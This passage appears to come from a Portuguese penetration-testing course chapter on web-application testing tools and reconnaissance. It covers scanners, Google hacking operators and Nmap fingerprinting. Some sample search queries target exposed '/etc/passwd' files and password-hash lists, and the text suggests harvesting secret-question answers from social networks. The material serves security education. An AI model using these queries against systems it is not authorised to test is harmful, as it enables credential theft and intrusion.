


Figura 2.4
Funcionamento
de proxy de
interceptação para
conexões HTTPS.

Além da funcionalidade básica de interceptação, estas ferramentas fornecem diversas outras possibilidades, como a definição de filtros para seleção de mensagens, manutenção de histórico detalhado de requisições realizadas e respectivas respostas, substituição automática de valores nas mensagens por meio de regras definidas pelo usuário, manipulação das interceptações diretamente no navegador e revelação de campos escondidos, para visualização direta no navegador (Stuttard e Pinto, 2007).

Os exemplares mais sofisticados dos proxies de interceptação fazem parte de suítes integradas de teste de aplicações, dentre as quais pode-se citar:

- **WebScarab** – é um arcabouço livre de ferramentas para teste de aplicações web, que é mantido como um projeto OWASP. Como é escrito na linguagem Java, pode ser utilizado em diversos sistemas operacionais, bastando para isso haver uma máquina virtual Java disponível. As funcionalidades são disponibilizadas por meio de diversos plugins, que podem ser alterados, removidos ou adicionados pelo usuário.
- **Paros** – é um software livre, desenvolvido em Java pela Chinotec Technologies, que provê funcionalidades de proxy de interceptação, spider e varredor de vulnerabilidades. Esta última, embora muito aquém do fornecido por softwares especializados e pagos, permite encontrar problemas simples em aplicações web como cross-site scripting e injeção de SQL.
- **Burp Suite** – é uma plataforma integrada de testes, desenvolvida em Java pela empresa PortSwigger Port Security, que pode ser empregada em todas as etapas de um teste de invasão. Há uma versão gratuita, que possui somente os módulos básicos, e outra paga, que conta com muito mais recursos, como o Burp Scanner e o Burp Intruder, utilizados para varredura de vulnerabilidades e intrusão de aplicações, respectivamente.

Existem alternativas mais simples a estas suítes que podem ser instaladas diretamente nos navegadores, na forma de extensões. Elas manipulam os dados antes de serem encapsulados para transporte pela rede e, assim, permitem operar com o protocolo HTTPS, sem a necessidade de estabelecer uma conexão com um proxy de interceptação. De maneira geral, permitem alterar apenas os dados de requisições, mas isso é mais que suficiente para testar uma grande variedade de vulnerabilidades. O TamperIE e o TamperData são dois exemplos, já citados neste curso, desse tipo de utilitário.

Web spiders

Estas ferramentas, também chamadas de web crawlers, são empregadas na fase de mapeamento e têm por objetivo montar automaticamente o mapa da aplicação, visitando cada página disponível e realizando uma cópia local de cada recurso encontrado, para fins de análise posterior. Esse processo é realizado facilmente para sítios web com conteúdo estático, por meio de uma busca recursiva de recursos, com base nos links existentes, limitados ao domínio de interesse.

Quando executadas para mapear aplicações web, porém, devido à natureza dinâmica destas, diversas dificuldades surgem, que nem sempre podem ser resolvidas satisfatoriamente. O problema fundamental é que a ferramenta precisa entender a semântica da página analisada, em vez de simplesmente procurar por referências a outros recursos.

Assim, ela deve ser capaz de: trabalhar com navegação baseada em formulários, parâmetros ou menus gerados dinamicamente por código Javascript; lidar com processos de autenticação e funcionalidades que demandam múltiplos passos para execução; determinar o tipo de dado aceito em campos de entrada, para fornecer valores adequados; e, interpretar mensagens de erro que eventualmente sejam exibidas.

Mesmo que os requisitos acima possam ser satisfeitos, é muito arriscado executar um mapeamento totalmente automatizado e, assim, um método híbrido deve ser utilizado, conforme será visto posteriormente. Uma das razões para isso é que, ao tentar mapear todas as funcionalidades, uma ferramenta assim pode executar ações indesejadas e perigosas, como remover um usuário, alterar as configurações do sistema ou transferir fundos de uma conta

para outra. Além das suítes de teste integradas já apresentadas, que também incluem web spiders, o utilitário wget e a ferramenta webshag são outros exemplos que podem ser dados.

Fuzzers

Para identificar falhas no tratamento e validação de informações, devem ser utilizados dados inválidos, que estejam fora dos domínios esperados pela aplicação. Por exemplo, para um campo que aceita o dia do mês, números negativos ou maiores que 31 devem ser empregados. Em alguns casos, como no teste de cross-site scripting, um campo pode aceitar qualquer tipo de texto, mas os dados para teste devem respeitar uma sintaxe específica, para que o ataque funcione.

Cabe ao analista de segurança descrever o domínio de valores a ser testado em cada item de entrada, mas, normalmente, listas pré-definidas estão disponíveis para os casos mais comuns. Para evadir ou quebrar eventuais filtros que tenham sido implementados, diversas representações de um mesmo dado devem ser submetidas pela ferramenta. Isso é válido também para ataques que visam explorar navegadores específicos ou a interação entre a aplicação e as plataformas subjacentes.

Existem alguns fuzzers disponíveis para uso, dentre os quais é possível citar o Spike, a plataforma Peach Fuzzing, o WebFuzzer e o módulo do WebScarab criado com esse propósito.

Varredores de portas e serviços

Um varredor de portas e serviços é um software que analisa uma ou mais máquinas e identifica as portas abertas e os serviços específicos que estão sendo executados em cada uma delas. Opcionalmente, pode também detectar o tipo e a versão do sistema operacional utilizado.

Analistas de segurança empregam este tipo de ferramenta para verificar se os ativos pelos quais zelam estão executando apenas os serviços autorizados, e para levantar informações preliminares do ambiente em testes de invasão caixa-preta e varreduras de vulnerabilidades.

O princípio de funcionamento de um varredor de portas se baseia na suposição que o ativo implementa corretamente a camada de transporte da pilha de rede, de acordo com a RFC 793 (Postel, 1981). Se essa premissa não é atendida, e isso ocorre algumas vezes, o processo pode gerar falsos positivos ou negativos. Tendo isso em mente, os principais métodos de detecção são:

- **Varredura TCP** – a ferramenta tenta estabelecer uma conexão TCP e, somente no caso da negociação ser executada com sucesso, a porta é considerada aberta.
- **Varredura SYN** – neste método, um pacote SYN é enviado ao ativo, o qual deve responder com um pacote SYN-ACK, caso a porta esteja aberta. Se isso acontecer, a ferramenta envia um RST, para que a conexão TCP não seja estabelecida.
- **Varredura UDP** – um pacote UDP é enviado para uma porta do ativo, o qual deve gerar uma mensagem ICMP Port Unreachable, caso esteja fechada. Se nenhuma mensagem de erro for recebida pelo aplicativo, a porta é considerada aberta.
- **Varredura FIN** – um pacote com o flag FIN ligado é enviado a uma porta e, caso ela esteja fechada, um pacote RST deve ser devolvido pelo ativo. De outro modo, o pacote deve ser ignorado e nenhuma resposta gerada.

Uma vez detectadas as portas abertas, a identificação dos respectivos serviços pode ser realizada por meio de duas técnicas principais: Verificação nula e Portas TCP e UDP.

A primeira, aplicável ao protocolo TCP, consiste em se conectar na porta e esperar alguns segundos, pela possibilidade de apresentação do banner de boas-vindas. Se isto ocorrer, ele é comparado contra uma base que tem o mapeamento para versões específicas de serviços. Note-se que isto pode gerar falsos positivos, caso o ativo seja configurado para exibir um banner de outro fornecedor. O segundo método, mais confiável e aplicável a portas TCP e UDP, resume-se em interagir com o serviço e realizar a identificação, de acordo com o comportamento apresentado e com uma base de respostas características de serviços conhecidos.

A ferramenta mais popular deste tipo é o Nmap, criado por Gordon “Fyodor” Lyon e distribuído como software livre para plataformas Windows, Linux e Mac OS X. Pode ser usado para levantar rapidamente as informações de uma única máquina ou de redes inteiras, empregando os mais diversos métodos conhecidos. A interface padrão é por linha de comando, mas há interfaces gráficas disponíveis, como Zenmap e NmapSI.

Varredores de vulnerabilidades

Estas ferramentas têm por objetivo encontrar, de maneira automatizada, o maior número possível de vulnerabilidades em um ativo. O mecanismo básico de funcionamento consiste no envio de requisições e análise das respostas obtidas, em busca de evidências de que uma dada vulnerabilidade está presente.



Por exemplo, o varredor pode tentar acessar arquivos de exemplo instalados por padrão em uma dada plataforma e, se a solicitação for bem-sucedida, é possível concluir que há um problema a ser resolvido. Essa estratégia é ótima para verificar fraquezas em softwares de prateleira e os embutidos em hardware, uma vez que as instalações não variam muito de uma máquina para outra e, assim, é possível construir uma base de dados de vulnerabilidades que podem afetá-los. Aplicações web, por outro lado, tendem a ser únicas, já que normalmente são construídas para propósitos específicos e, logo, devem ser tratadas como tais, inviabilizando a criação de um dicionário específico de fraquezas.

As dificuldades encontradas em web spiders, que foram discutidas anteriormente, também afetam os varredores de vulnerabilidades, mas em um grau maior, pois a tarefa a ser executada depende da qualidade do mapeamento. Em decorrência deste fato e do estado-da-arte desse tipo de tecnologia, apenas algumas classes de vulnerabilidades de aplicações web podem ser detectadas de maneira confiável e, para qualquer classe, não se deve esperar que todas as ocorrências, em uma dada aplicação, sejam descobertas.



Sempre existirão casos mais sutis que dependerão do conhecimento do analista de segurança para serem identificados. Logo, é importante ter em mente que as ferramentas ainda não são capazes de substituir os seres humanos, mas sim de auxiliá-los em termos de produtividade.

De acordo com Stuttard e Pinto (2007), as vulnerabilidades que podem ser encontradas automaticamente são aquelas para as quais é possível descrever claramente a assinatura de ataque e o resultado que deve ser verificado para inferir a presença da fraqueza, como por exemplo:



- Cross-site scripting refletido.
- Alguns tipos de injeção de SQL.
- Alguns tipos de injeção de comando.
- Navegação e listagem de diretórios.

É importante conhecer também os tipos de vulnerabilidades que normalmente não são detectados corretamente. A lista abaixo, adaptada de Stuttard e Pinto (2007), não visa ser exaustiva:

- Falhas no controle de acesso.
- Problemas que, para serem explorados, precisam que parâmetros sejam alterados considerando a semântica associada.
- Uso inadequado de criptografia.
- Falhas de lógica decorrentes de situações não previstas, como a remoção de um parâmetro obrigatório.

Um estudo realizado por Doupé, Cova e Vigna (2010) avaliou onze varredores de vulnerabilidades, livres e pagos, contra a aplicação WackoPicko, que desenvolveram especificamente para os testes, contendo dezesseis vulnerabilidades de diversas classes. O trabalho analisou, para cada ferramenta, capacidade de detecção, quantidade de falsos positivos reportados, qualidade do mapeamento, tempo de execução, número de acessos realizados, interpretação de Javascript e criação automática de contas de usuário. Alguns dos resultados podem ser observados na Figura 2.5, que aproveita para dar exemplos dos principais varredores existentes atualmente.

Ferramenta	Licença	Escore	Falsos positivos	Tempo de execução (s)
Acunetix	Comercial	14	1	< 1000
AppScan	Comercial	10	11	< 2000
Burp	Comercial	13	1	< 1000
Grendel-Scan	GPLv3	3	15	< 1000
Hailstorm	Comercial	6	3	< 1000
Milescan	Comercial	4	0	< 1000
N-Stalker	Comercial	13	5	> 25000
NTOSpider	Comercial	4	3	< 2000
Paros	CAL	6	1	< 2000
w3af	GPLv2	9	1	< 2000
Webinspect	Comercial	13	215	< 2000

Figura 2.5
Alguns resultados
do estudo
de Doupé, Cova e
Vigna (2010).

Outras ferramentas

Outras ferramentas podem ser úteis em situações específicas:

- Netcat
- OpenSSL
- Nikto
- Metasploit Framework

Há inúmeras outras ferramentas disponíveis, além das apresentadas até aqui, que podem ser úteis em situações específicas e que devem ser consideradas como parte de um “cinto de utilidades” de uma pessoa que realiza testes de invasão em aplicações web. Adicionalmente,

em alguns casos, pode ser necessário personalizar uma ferramenta já existente ou criar uma própria e, assim, é interessante dominar uma ou mais linguagens de programação.

Netcat

Utilitário de rede distribuído sob licença GPL e considerado por muitos como o canivete suíço de redes TCP/IP, devido a sua grande versatilidade. Permite enviar e receber dados, utilizando os protocolos TCP e UDP, em qualquer porta e com os parâmetros que se queira. Além disso, pode ser usado independentemente ou em conjunto com outras ferramentas ou scripts e é facilmente compilável, sem alterações, para diversos sistemas operacionais, como Linux, BSD, Unix e Mac OS X. Um ponto negativo, entretanto, é a falta de suporte aos protocolos SSL e TLS, mas que pode ser resolvido por meio da associação com outras ferramentas.

Como exemplo, considere-se o exercício sobre métodos HTTP do Capítulo 1. Ele pode ser executado com o Netcat da seguinte maneira:

```
nc exemplo.esr.rnp.br 80
OPTIONS / HTTP/1.0
Host: exemplo.esr.rnp.br
```

OpenSSL

Utilitário livre que permite trabalhar com diversos algoritmos criptográficos e com os protocolos SSL e TLS, suprimindo assim a deficiência apresentada pelo Netcat. Está disponível para inúmeras plataformas, como Linux, BSD, Mac OS X e Windows, e é empregado por diversos softwares, como o Apache mod_ssl, Sendmail e OpenCA. Pode ser usado via linha de comando ou programaticamente, por meio de códigos escritos em linguagens C e C++. Em testes de invasão de aplicações web, é empregado para verificar a configuração de SSL/TLS de servidores web e dos demais elementos do ambiente.

Nikto

Aplicativo livre, fornecido sob licença GPL, que serve para varrer servidores web em busca de arquivos e diretórios instalados por padrão, problemas específicos de versão e configurações vigentes. A base de dados inclui milhares de itens para inúmeras plataformas e é atualizada constantemente com novas informações. Uma informação importante é que Nikto é uma ferramenta ruidosa, isto é, procura executar a tarefa no menor tempo possível, sem se preocupar em ser detectada por sistemas de detecção de intrusão.

Metasploit Framework

É uma plataforma livre escrita em linguagem Ruby e cujos componentes são desenvolvidos em C e Assembly. Usada em testes de invasão e criação de ferramentas de segurança, possui uma base de dados de **exploits** para as mais diversas plataformas, que pode ser estendida pelo próprio analista de segurança. Especificamente para avaliação de segurança de aplicações web, pode ser empregada na fase de mapeamento, na exploração de vulnerabilidades nas plataformas subjacentes e na automatização de diversas tarefas, por exemplo.

Exploit

Programa desenvolvido para explorar uma ou mais vulnerabilidades de um sistema ou ambiente e violar, assim, requisitos implícitos ou explícitos de segurança da informação.

Exercício de fixação 2

Tipos de ferramentas

Que tipos de ferramentas podem ser empregados em um teste de invasão?

Reconhecimento



A fase de reconhecimento tem por objetivo levantar o máximo possível de informações da aplicação alvo, principalmente nos casos de teste caixa-preta, em que quase nada é fornecido de antemão ao analista de segurança.

Embora esta etapa seja fundamental para um teste bem-sucedido, muitas vezes não é executada sistematicamente pelo auditor.

Para que o reconhecimento seja realizado com êxito, é importante se ter uma ideia do tipo de informação que deve ser procurada.

- Nomes de funcionários.
- Identificadores de usuários.
- Informações diversas sobre usuários.
- Tecnologias empregadas.
- Servidores e topologia de rede.
- Configurações dos componentes.
- Recursos disponibilizados pelos servidores web.
- Arquivos “robots.txt”.

A lista abaixo ilustra alguns exemplos e as respectivas finalidades em um teste de invasão:

- **Nomes de funcionários** – utilizados para compor identificadores de usuários da aplicação, para testes de quebra de autenticação.
- **Identificadores de usuários** – podem ser usados nos testes de quebra de autenticação e inferência da regra empregada para formação de identificadores.
- **Informações diversas sobre usuários** – informações como músicas prediletas, time de futebol, primeira escola e nomes dos pais, dentre muitas outras, podem favorecer a recuperação de senhas, quando perguntas secretas são utilizadas com esse propósito.
- **Tecnologias empregadas** – servem para direcionar a identificação e exploração de vulnerabilidades, pois linguagens de programação e plataformas possuem características particulares que devem ser consideradas em um teste. Por exemplo, se a aplicação é escrita em Java, ataques de extravasamento de buffer não costumam ser efetivos, e se uma versão antiga de Oracle é utilizada, há chances de que a conta System com senha Manager esteja habilitada.
- **Servidores e topologia de rede** – por meio da detecção de portas e serviços habilitados nos servidores, é possível identificar tecnologias empregadas e eventuais canais secundários de ataque, e, via a topologia de rede, mapear ativos que podem ser usados no processo de invasão. O conhecimento dos sistemas operacionais utilizados, por sua vez, permite direcionar ataques que envolvem a interação desta camada com a aplicação.
- **Configurações dos componentes** – dependendo da maneira como os elementos que compõem a aplicação estão configurados, alguns ataques podem ou não ser possíveis.
- **Recursos disponibilizados pelos servidores web** – páginas web, código-fonte, cópias de segurança e arquivos antigos, dentre outros, muitas vezes, estão diretamente acessíveis pelos servidores web. Tais elementos podem revelar detalhes de implementação, problemas existentes, senhas de acesso e interfaces escondidas, por exemplo.



- **Arquivos "robots.txt"** – indicam a web spiders partes de um sítio web que não devem ser copiadas, porém, cabe ao software decidir se honra ou não a solicitação. Como os recursos listados nesses arquivos podem ser acessados, se desejado, eles revelam elementos da aplicação que devem ser mapeados e analisados.

Levantamento de informações em fontes públicas

Muitas informações interessantes para o teste de invasão podem ser obtidas em fontes públicas, sem grande esforço. Exemplos:

- Redes sociais.
- Grupos de discussão.
- Anúncios de emprego.
- WHOIS.
- DNS.
- **Redes sociais** – nomes de funcionários, usuários e preferências pessoais podem ser encontradas em redes sociais, como Orkut, LinkedIn e Facebook. Vasculhando as comunidades e descrições de cada pessoa, também, é possível se ter uma noção das tecnologias empregadas pela empresa e obter respostas para perguntas secretas usadas em mecanismos de recuperação de senhas.
- **Grupos de discussão** – é comum pessoas postarem dúvidas em grupos de discussão, contendo informações detalhadas do problema, como a dificuldade encontrada, os arquivos de configuração e as versões dos softwares utilizados. A partir disso, pode-se identificar algumas das tecnologias empregadas pelo alvo, configurações dos ativos, nome de funcionário e identificador de usuário.
- **Anúncios de empregos** – analisando as vagas de emprego de uma companhia, é possível descobrir tecnologias utilizadas e eventuais áreas carentes de profissionais, o que pode implicar vulnerabilidades de configuração.
- **WHOIS** – protocolo utilizado para recuperar diversas informações sobre um nome de domínio ou endereço IP, como proprietários, contatos dos responsáveis e servidores de nome. As informações fornecidas revelam nomes de funcionários, e-mails e temas utilizados na atribuição de nomes de servidores, que podem ser refletidos na escolha de senhas administrativas.
- **DNS** – no caso improvável de uma transferência de zona estar habilitada para qualquer um, é possível obter toda a base de dados dos servidores **DNS** da empresa, contendo nomes de servidores e endereços IP. De outro modo, a partir dos registros de servidores de nome e de e-mail, pode-se identificar os temas utilizados na atribuição de nomes para ativos.



Google hacking

Técnica que utiliza o mecanismo de busca do Google para encontrar vulnerabilidades de software e de configuração em sistemas acessíveis pela internet.

Embora o termo remeta à ferramenta específica do Google, os conceitos são gerais e podem ser aplicados a outros serviços similares.

O uso em avaliações de segurança é possível, porque esses mecanismos armazenam quase tudo que encontram pela frente em uma gigantesca base de dados, que é disponibilizada para consultas baseadas em palavras e frases. Desse modo, o auditor de segurança pode ter acesso a itens específicos, sem a necessidade de contatar o servidor web original da aplicação.



DNS

Domain Name System é um sistema hierárquico e distribuído de gerenciamento de nomes de domínio, permitindo que estes sejam traduzidos para endereços IP e vice-versa, no caso de DNS reverso.

A partir disso, fica fácil perceber o valor de Google hacking para um teste de invasão em aplicações web, na fase de reconhecimento, quando informações preliminares sobre o alvo são levantadas. Observe-se, entretanto, que a técnica não é aplicável para sistemas acessíveis somente pela rede interna, uma vez que os recursos da aplicação não podem ser catalogados pelo mecanismo de busca. Isto é verdade se um clone ou uma adaptação do sistema não for disponibilizado, separadamente, para usuários externos. Neste caso, a tendência é que os servidores dos dois ambientes sejam configurados de maneira muito próxima, senão igual, e, assim, vulnerabilidades em um lado provavelmente se refletem no outro.

Antes de apresentar algumas consultas interessantes para testes de invasão, é fundamental fixar conceitos importantes sobre como elas são interpretadas e executadas, como devem ser refinadas e os operadores avançados existentes.

Regras básicas

Os seguintes itens representam os conceitos básicos necessários para se realizar uma consulta ao mecanismo de busca do Google:

- O comportamento padrão do Google é considerar todas as palavras fornecidas, exceto as comuns, que podem ser ignoradas.
- O símbolo “*” pode ser usado para substituir um ou mais termos desconhecidos na consulta.
- Não há diferenciação entre letras maiúsculas e minúsculas, exceto para o operador “OR”, discutido abaixo.
- Os termos fornecidos são procurados em qualquer lugar de uma página, incluindo título, corpo e URL.
- Delimitar com aspas duplas um conjunto de palavras determina que estas sejam agrupadas como uma frase, que deve aparecer exatamente igual nos resultados.
- Não são considerados mais que 32 termos na pesquisa e tudo que excede este limite é descartado pelo mecanismo.
- A ordem das palavras afeta o resultado da busca.
- O operador “OR” deve ser escrito em maiúsculas e seleciona as páginas que contêm pelo menos um dos termos. Lembre-se que, normalmente, todos os termos são considerados, isto é, o operador “AND” é empregado por padrão.
- O operador “-”, quando precedido de um espaço, indica que nenhuma página com o termo imediatamente posposto deve fazer parte do resultado.
- O operador “+” deve ser precedido de um espaço e usado quando o termo posposto é relevante para a pesquisa, mas é ignorado pelo Google, por ser uma palavra comum ou caractere.

Além disso, ele serve para desabilitar sinônimos, indicando que o termo não deve ser substituído por outro de mesmo significado. Por exemplo, uma pesquisa por “prefeitura sp” (sem as aspas) também traz páginas que contêm o termo “São Paulo” em vez de “sp”. Se “sp” for precedido por “+”, por outro lado, páginas que contenham somente “São Paulo” e não “sp” serão excluídas do resultado. Circundar a palavra por aspas duplas apresenta exatamente o mesmo efeito.



Operadores avançados

Existem diversos operadores avançados que podem ser utilizados para refinar os resultados de uma busca e os seguintes itens devem ser observados no uso deles (Long *et al*, 2008):

- A sintaxe básica de um operador avançado é “operador:termo de busca”, sem nenhum espaço entre os elementos.
- O termo de busca pode ser uma única palavra ou uma frase entre aspas duplas.
- Uma pesquisa pode conter termos simples misturados com operadores avançados, desde que as sintaxes sejam respeitadas.
- Operadores que começam com “all”, normalmente, não se dão bem com outros operadores e, portanto, devem ser empregados sozinhos.
- Os operadores “-” e “OR” podem ser aplicados a operadores avançados.

Uma explicação para todos os operadores avançados vai muito além do escopo do presente texto e, assim, somente alguns deles serão abordados.

- site
- intitle
- allintitle
- inurl
- allinurl
- filetype
- link
- author

- **site** – restringe a busca a páginas do domínio especificado e, assim, deve ser usado em testes de invasão para limitar os resultados ao escopo do trabalho. Ex.: a pesquisa “site:esr.rnp.br” enumera apenas as páginas do domínio da Escola Superior de Redes da RNP.
- **intitle** – por padrão, os termos de busca são pesquisados em qualquer lugar das páginas contidas na base de dados do Google. Para limitar a pesquisa ao título delas, isto é, ao texto delimitado pelo marcador “TITLE”, este operador deve ser empregado. Ex.: a pesquisa “intitle:”index of”” retorna páginas que contêm “index of” no título, o que é comum quando a navegação de diretórios está habilitada no servidor web.
- **allintitle** – similar a “intitle”, determina que **todos** os termos pospostos devem estar presentes no título da página. Ex.: para encontrar páginas cujos títulos contêm “index of” e “imagens”, a pesquisa “allintitle:”index of” imagens” pode ser utilizada.
- **inurl** – a palavra ou frase deve aparecer na URL do recurso. Ex.: a pesquisa “inurl:admin” lista páginas que contêm “admin” na URL e pode ser utilizada para encontrar eventuais páginas administrativas da aplicação.
- **allinurl** – todos os termos pospostos devem fazer parte da URL. Ex.: “allinurl:admin password”.
- **filetype** – instrui o Google a listar somente arquivos de um determinado tipo. Ex.: para encontrar arquivos de configuração, pode-se utilizar a busca “filetype:conf”.
- **link** – permite encontrar páginas que possuam links para o domínio especificado. Ex.: “link:rnp.br”.
- **author** – válido para o Google Groups, permite listar mensagens postadas pelo autor especificado. Ex.: “author:stallman” lista mensagens cujos autores têm Stallman como parte do nome.



Exemplos de consultas

Vejamos alguns exemplos de consultas para encontrar na internet tudo que se possa imaginar, desde câmeras IP até arquivos de senhas de usuários. Considerando a utilidade da técnica, recomenda-se gastar algum tempo estudando as pesquisas existentes na base, as quais podem ajudar a encontrar as informações desejadas de uma aplicação.

```
site:<domínio> login OR logon
```

Lista páginas empregadas para autenticação de usuários.

```
site:<domínio> inurl:temp OR inurl:tmp OR inurl:backup OR inurl:bak
```

Tem por objetivo encontrar arquivos temporários ou cópias de segurança presentes em servidores web do domínio especificado.

```
site:<domínio> intitle:index.of people.lst
```

Localiza arquivos contendo identificadores de usuários e hashes de senhas.

```
site:<domínio> intitle:"index of" etc passwd
```

Procura arquivos "/etc/passwd" acessíveis pela internet.

```
site:<domínio> "This file was generated by Nessus"
```

Encontra relatórios gerados pela ferramenta Nessus, que podem indicar vulnerabilidades presentes no ambiente.

Os exemplos ilustrados nesta seção foram extraídos do Google Hacking Database, de Johnny Long.

Identificação de sistema operacional, serviços e portas

Para cada ativo descoberto ou listado pelo cliente, deve-se identificar o nome e versão do sistema operacional, além dos serviços e portas habilitados.

Uma das maneiras de realizar esta tarefa é escutar passivamente todo o tráfego de entrada e saída do elemento e, com base em detalhes específicos de plataforma, inferir as informações desejadas.

O lado positivo desta abordagem é que, normalmente, não deixa rastros, uma vez que nenhum pacote é enviado ao alvo. Por outro lado, num teste caixa-preta, dificilmente o analista será capaz de escutar o tráfego da rede.

A outra estratégia é ativa, isto é, a identificação ocorre por meio de interação com o servidor ou elemento de rede.

Dependendo do tempo disponível, pode-se diminuir a velocidade com que a verificação é executada, para não gerar tantos alertas nos sistemas de detecção de intrusão. Um utilitário que pode ser empregado com esta finalidade é o Nmap, conforme exemplo a seguir:

```
esruser@ubuntu:~$ nmap -A -T4 192.168.1.1
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2011-01-06 16:40 BRST
Interesting ports on 192.168.1.1:
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
```



```

21/tcp open  ftp      Netgear broadband router or ZyXel VoIP adapter
ftpd 1.0
23/tcp open  telnet   Netgear broadband router or ZyXel VoIP adapter
telnetd
80/tcp open  http      Embedded Allegro RomPager webserver 4.07
UPnP/1.0 (ZyXEL ZyWALL 2)
|_ html-title: Protected Object
|  http-auth: HTTP Service requires authentication
|    Auth type: Basic, realm = 550B-4P2
|_  HTTP server may accept admin:admin combination for Basic
authentication

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.75 seconds

```

No comando acima, a opção “-A” habilita a detecção de nome e versão de sistema operacional, o módulo NSE e o traceroute, enquanto a opção “-T4” faz com que a varredura seja executada mais rapidamente. Observe-se que foram encontrados os serviços FTP, telnet e HTTP abertos, que este último emprega autenticação básica HTTP e que foi detectado um usuário “admin” com senha “admin”. Tal achado, nesta etapa, é uma grande descoberta, pois já permite acesso administrativo à aplicação logo no início do trabalho.

Observamos que o Nmap realizou a identificação do servidor web, graças à opção “-A”. Porém, isto faz com que o processo seja executado para todos os serviços disponíveis no ativo, o que nem sempre é desejável. Isso pode ser resolvido pela opção “-p”, que restringe as portas que serão analisadas.

Identificação do servidor web

Existem métodos e utilitários que podem ser utilizados especificamente para reconhecer servidores web, e sempre é interessante conferir o resultado com mais de uma solução.

A possibilidade mais simples é solicitar um recurso inexistente para o servidor web e observar a página de erro resultante. Caso uma página personalizada não tenha sido configurada, a padronizada é exibida, a qual contém informações sobre o servidor utilizado, conforme ilustrado na Figura 2.6.

Uma alternativa que fornece resultados semelhantes é procurar por conteúdo instalado por padrão pelos softwares. É importante mencionar que esse método não é muito confiável, pois é extremamente fácil configurar essas páginas, em plataformas diferentes, com o intuito de enganar eventuais atacantes.






Figura 2.6
Tela padrão de erro
do Apache.

Um método mais robusto de reconhecimento de servidores web envolve analisar o comportamento deles em diversas situações, pois este varia bastante de fornecedor para fornecedor, servindo assim como um discriminante (Meucci *et al.*, 2008).

Itens que podem ser observados incluem o valor do cabeçalho “Server”, a ordem dos cabeçalhos em respostas e o tratamento de requisições mal formadas ou com protocolos e versões inexistentes, dentre outros. O exemplo abaixo ilustra a disposição dos cabeçalhos em uma resposta a uma requisição HEAD, feita para os servidores Apache, lighttpd, nginx e Tomcat.

Apache 2.2.17

```
HTTP/1.1 200 OK
0 Date: Wed, 05 Jan 2011 13:53:25 GMT
1 Server: Apache/2.2.17 (Fedora)
2 Last-Modified: Mon, 22 Nov 2010 01:40:24 GMT
3 ETag: "61c27-5056-4959a57036427"
4 Accept-Ranges: bytes
5 Content-Length: 20566
6 Connection: close
7 Content-Type: text/html; charset=iso-8859-1
```

lighttpd 1.4.26

```
HTTP/1.0 200 OK
7 Content-Type: text/html
4 Accept-Ranges: bytes
3 ETag: "852229764"
2 Last-Modified: Mon, 22 Oct 2007 12:13:49 GMT
5 Content-Length: 844
6 Connection: close
0 Date: Wed, 05 Jan 2011 13:56:56 GMT
1 Server: lighttpd/1.4.26
```

nginx 0.8.53

